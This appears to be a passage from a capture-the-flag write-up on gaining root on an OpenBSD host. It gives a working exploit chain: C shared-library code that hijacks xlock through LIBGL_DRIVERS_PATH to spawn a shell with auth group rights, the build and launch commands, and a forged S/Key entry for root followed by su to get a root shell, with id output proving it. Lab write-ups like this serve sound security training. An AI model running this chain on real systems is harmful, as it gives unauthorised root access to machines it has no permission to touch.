```
cat /etc/login.conf | grep key
<SNIP
auth-defaults:auth=passwd,skey:
auth-ftp-defaults:auth-ftp=skey:
<SNIP>
```

`S/Key` authentication is enabled and can potentially be used for privilege escalation.

Exploitation

Consider the following `C` code which is provided as a proof of concept for the `xlock` vulnerability, and can be used to acquire `auth` group rights.


```
#include <paths.h>
#include <sys/types.h>
#include <unistd.h>

static void __attribute__ ((constructor)) _init (void) {
    gid_t rgid, egid, sgid;
    if (getresgid(&rgid, &egid, &sgid) != 0) _exit(__LINE__);
    if (setresgid(sgid, sgid, sgid) != 0) _exit(__LINE__);

    char * const argv[] = { _PATH_KSHELL, NULL };
    execve(argv[0], argv, NULL);
    _exit(__LINE__);
}
```

The above code inherits the group ID from the program that runs it and spawns a shell with that ID. Place it into a file called `swrast_dri.c` on the server and then use `gcc` to compile it into a shared library.

```
gcc -fpic -shared -s -o swrast_dri.so swrast_dri.c
```

Then use the following two commands to spawn a shell with `auth` permissions. The `LIBGL_DRIVERS_PATH` environmental variable is set to the current folder, so that the driver we just created will be used instead of the system driver.

```
env -i /usr/X11R6/bin/Xvfb :66 -cc 0 &
env -i LIBGL_DRIVERS_PATH=. /usr/X11R6/bin/xlock -display :66
```



```
id
uid=1001(jennifer) gid=11(auth) groups=1001(jennifer), 0(wheel)
```

The second vulnerability can now be leveraged by writing a new configuration file for `root` inside `/etc/skey/` and changing its permissions to `600`.

```
echo 'root md5 0100 obsd91335 8b6d96e0ef1b1c21' > /etc/skey/root
chmod 0600 /etc/skey/root
```

A root shell can then be spawned using the one time key `EGG LARD GROW HOG DRAG LAIN` provided by the exploit.

```
env -i TERM=vt220 su -l -a skey
```

Note: The `TERM` variable is set to `vt220` in order to emulate this specific terminal configuration. Failure to set this variable results in an `Unknown Terminal` error.

```
env -i TERM=vt220 su -l -a skey
otp-md5 99 obsd91335
S/Key Password: EGG LARD GROW HOG DRAG LAIN

id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
```

The root flag is located in `/root/`.